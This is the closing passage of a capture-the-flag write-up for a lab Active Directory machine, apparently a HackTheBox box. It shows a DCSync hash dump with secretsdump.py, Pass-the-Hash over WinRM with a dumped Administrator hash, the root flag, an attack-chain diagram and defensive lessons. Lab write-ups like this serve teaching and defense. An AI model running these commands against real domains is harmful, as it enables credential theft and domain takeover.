
Together these are, in essence, the rights a Domain Controller uses to replicate with another one (in more locked-down setups Replicating Directory Changes In Filtered Set may also be required). In other words: we can request a full replication and have the DC hand us the NT hash of every account, Administrator included. That is the DCSync attack, which secretsdump.py automates:
secretsdump.py administrator.htb/ethan@10.10.11.42
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:...:::
administrator.htb\olivia:1108:...:::
administrator.htb\michael:1109:...:::
...
Pass-the-Hash
No need to crack anything: we authenticate with the Administrator hash directly using Pass-the-Hash over WinRM:
evil-winrm -i 10.10.11.42 -u 'Administrator' -H '3dc553ce4b9fd20bd016e098d2d2fd2e'
Inside the Administrator session, we read the root flag:

*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt
8ee4b51144dff8866712d7603532ed8f
Domain compromised. Box pwned.
Attack chain
The whole path, from the first credential to the Administrator hash, at a glance:
olivia
  │  GenericAll  ─►  reset her password
  ▼
michael
  │  ForceChangePassword  ─►  reset his password
  ▼
benjamin
  │  FTP  ─►  backup.psafe3  ─►  john (master key)  ─►  creds in Password Safe
  ▼
emily            (user.txt)
  │  GenericWrite  ─►  fake SPN  ─►  targeted Kerberoasting  ─►  TGS crack
  ▼
ethan
  │  GetChanges + GetChangesAll  ─►  DCSync (NTDS dump)
  ▼
Administrator    (root.txt)  ◄─  Pass-the-Hash over WinRM
Lessons learned
- In Active Directory the attack surface is the DACLs, not CVEs. The full chain (
GenericAll,ForceChangePassword,GenericWrite,GetChanges/GetChangesAll) abuses ACEs granted over domain objects: one-off delegations nobody revokes, piling up as permission debt. BloodHound collapses that mess into a short path from Olivia to Administrator, and the very same graph, run defensively, spots it before an attacker walks it. GenericWriteover a user usually enables a targeted Kerberoast. It typically lets you writeservicePrincipalNameand hang an arbitrary SPN on the account, making it kerberoastable and exposing its password to offline cracking of the TGS (RC4,etype 23). It is not an absolute given (it depends on which attributes the ACE actually allows and on the Kerberos configuration) but in practice it is one of the most direct paths. The fix is not chasing SPNs but long, random passwords on SPN-bearing accounts and, where possible, managed accounts (gMSA).- DCSync is a domain integrity control, not "just another credential".
GetChangestogether withGetChangesAllamount to replicating the full NTDS; with them thekrbtgthash falls too, andkrbtgtbrings Golden Tickets and total persistence. Those rights should only live on the DCs and replication accounts, never delegated to a standard user like Ethan. - Resetting credentials and Pass-the-Hash avoid the plaintext. Across the whole path barely one password was cracked (the
.psafe3master); the rest was setting credentials we already controlled via ACL and authenticating with the NT hash. Remember that rotating passwords does not mitigate Pass-the-Hash: that needs restricting NTLM and segmenting privileges (separate admin accounts, tiering). - The out-of-place artifact marks the pivot. An FTP on a Domain Controller, with a
.psafe3inside, was the axis of the whole user phase. Inventorying services that do not fit and reviewing credential managers (Password Safe, KeePass, backup files) should be a fixed step in both offense and audit.